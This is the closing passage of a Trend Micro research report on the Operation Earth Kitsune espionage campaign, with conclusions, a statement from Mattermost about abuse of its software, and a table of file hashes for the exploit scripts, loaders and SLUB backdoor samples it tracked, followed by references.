


Figure 33. Screenshot example from the Mattermost malicious server

The posts have plenty of information extracted by the attackers related to the infected system's machines as a result of executing the commands mentioned in Figure 24. The extracted information, including the machine IPs and hardware, cannot be discussed or included here for security reasons.

Conclusions

The Operation Earth Kitsune campaign remains very active and still relatively unknown due to the implementation of various techniques, such as security software checks during malware deployment, that are designed to hide the threat actors orchestrating the campaign.

We believe that a very capable group is behind the campaign, given the samples' design and the number of deployed vectors. All compromised websites follow a common pattern in terms of the web tools used and the contextual content they contain. This relation is further backed by the commonalities in the organization types and the maintenance of the initial vectors that are deployed from the same related websites.

We reached out to Mattermost to notify them about the abuse of their software, and they sent us this statement:

> Mattermost's open-source, self-managed collaboration platform is broadly used and co-created by developers and ethical security researchers. As a community, we denounce illicit and unethical use, which is explicitly against Mattermost's Conditions of Use[11] policy. We are grateful to our friends at Trend Micro for their contributions on this issue.
>
> For more information on how to help, see: How do I report illicit use of Mattermost software?

Indicators of Compromise (IoCs)

Filename	Indicator	Type
set_logo.html	C276E7749FBC8F484728E83AC0F732DD55CC213D4C357DA5F293A11545257A4C	CVE-2020-0674 Exploit Script
skin.html	0F2A61ADCF47869AC2EB9BFCA6A8C340523B9AB05042BA3C3EF4E0F4239D1896	CVE-2020-0674 Exploit Script

Filename	Indicator	Type
_1.exe	417B60D0A9D0C00AD2D1172836E9A2EF3680D2BA21C4EB65CFECCA4D06A546E4	Shellcode loader
new_logo.jpg	1CF8F6B638549407A8C30EB39FF31D3A0597725DBA6C35FAB5AC9778597FFF99	PowerShell Loader
20200209122017_ adfrxraq.jpg	CDEA861636324742246A8AFA5B1B71FF4B272E2A7BBB51871DC8AA802050B434	PowerShell Loader
20200209122017_ adfrxraq.jpg	E9B997F0CF41CDDC6121888546F49405E50FA9118ED27E413DCC6C01AE9DD183	PowerShell Loader
20200209122021_ jdivhcgw.jpg	7F68FAD49C172AC5926322893E8AF9D695B2F9E956ECB77943B416CEC3FF871A	CVE-2019-1458 32bit
20200209122021_ dmacxfdf.jpg	C62BE18D52FE1EC8A26F34BC9722A4E63A192D23E14D96D5CDF1608B8DF3ABCD	CVE-2019-1458 64bit
smile6.jpg	93BB93D87CEDB0A99976C18A37D65F816DC904942A0FB39CC177D49372ED54E5	SLUB backdoor 64 bit
20200209122019_ vmqxcatf_x64.jpg	59E4510B7B15011D67EB2F80484589F7211E67756906A87CE466A7BB68F2095B	SLUB backdoor 64 bit
smile3.jpg	2E57F324280B50AA55899097BCC86DA480F6C42FF12E8517EA1C032EE890C1D8	SLUB backdoor 32bit
20200209122021_ edfelqat_x86.jpg	8059C7D05691D2D6A00624AF1959DCCD0F2B2D3BB62905271CD90208B0716310	SLUB backdoor 32bit
unknown	833070159999aa255420441ba2f2f188ab949b170d766b840a5be0885f745457	SLUB backdoor 32bit

References

1 Cedric Pernet et al. (March 7, 2019). *Trend Micro*. “New SLUB Backdoor Uses GitHub, Communicates via Slack.” Accessed on 16 October 2020 at https://www.trendmicro.com/en_us/research/19/c/new-SLUB-backdoor-uses-github-communicates-via-slack.html.

2 Cedric Pernet et al. (July 16, 2019). *Trend Micro Security Intelligence Blog*. “SLUB Gets Rid of GitHub, Intensifies Slack Use.” Accessed on 16 October 2020 at https://blog.trendmicro.com/trendlabs-security-intelligence/SLUB-gets-rid-of-github-intensifies-slack-use/.

3 kagla. (May 11, 2012). *GitHub*. “gnuboard.” Accessed on 16 October 2020 at https://github.com/gnuboard.

4 Mattermost. (n.d.). *Mattermost*. “Mattermost.” Accessed on 16 October 2020 at https://mattermost.com/.

5 Mark Brand. (January 17, 2019). *Chromium.org*. “Issue 1755: Chrome: UAF in FileWriterImpl.” Last accessed on 16 October 2020 at https://bugs.chromium.org/p/project-zero/issues/detail?id=1755.

6 Adam Jordan. (August 31, 2020). *Medium*. “My Take on Chrome Sandbox Escape Exploit Chain.” Accessed on 16 October 2020 at https://medium.com/swlh/my-take-on-chrome-sandbox-escape-exploit-chain-dbf5a616eec5.

7 hidd3ncod3s. (August 22, 2014). *Hiddencodes.wordpress.com*. “Source Code Auditing, Reversing, Web Security.” Accessed on 16 October 2020 at https://hiddencodes.wordpress.com/2014/08/22/windows-api-hash-list-1/.

8 Trend Micro. 43850. *Trend Micro*. “Microsoft Releases Advisory on Zero-Day Vulnerability CVE-2020-0674, Workaround Provided. ”Accessed on 16 October 2020 at https://www.trendmicro.com/vinfo/de/security/news/cybercrime-and-digital-threats/microsoft-releases-advisory-on-zero-day-vulnerability-cve-2020-0674-workaround-provided.

9 Cedric Pernet et al. (March 7, 2019). *Trend Micro*. “New SLUB Backdoor Uses GitHub, Communicates via Slack.” Accessed on 16 October 2020 at https://www.trendmicro.com/en_us/research/19/c/new-SLUB-backdoor-uses-github-communicates-via-slack.html.

10 Cedric Pernet et al. (July 16, 2019). *Trend Micro Security Intelligence Blog*. “SLUB Gets Rid of GitHub, Intensifies Slack Use.” Accessed on 16 October 2020 at https://blog.trendmicro.com/trendlabs-security-intelligence/SLUB-gets-rid-of-github-intensifies-slack-use/.

11 Mattermost. (n.d.). *Mattermost*. “Terms of Service.” Accessed on 19 October 2020 at https://about.mattermost.com/default-terms/.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com